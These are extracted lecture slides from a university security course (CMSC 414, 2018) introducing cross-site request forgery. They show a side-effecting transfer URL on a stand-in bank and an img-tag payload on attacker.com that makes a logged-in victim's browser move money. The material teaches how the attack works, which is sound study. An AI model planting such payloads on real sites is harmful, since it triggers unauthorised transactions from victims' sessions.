WEB SECURITY: XSS & CSRF

CMSC 414

FEB 22 2018


Cross-Site Request Forgery (CSRF)

URLs with side-effects


```
http://bank.com/transfer.cgi?amt=9999&to=attacker
```

- GET requests should have no side-effects, but often do
- What happens if the user is logged in with an active session cookie and visits this link?
- How could you possibly get a user to visit this link?

Exploiting URLs with side-effects




Exploiting URLs with side-effects




<img src="http://bank.com/transfer.cgi?amt=9999&to=attacker">

Exploiting URLs with side-effects


Client
Browser
attacker.com
<img src="http://bank.com/transfer.cgi?amt=9999&to=attacker">


Browser automatically visits the URL to obtain what it believes will be an image.

Exploiting URLs with side-effects


Client
Browser
attacker.com
<img src="http://bank.com/
transfer.cgi?amt=9999&to=attacker">
bank.com

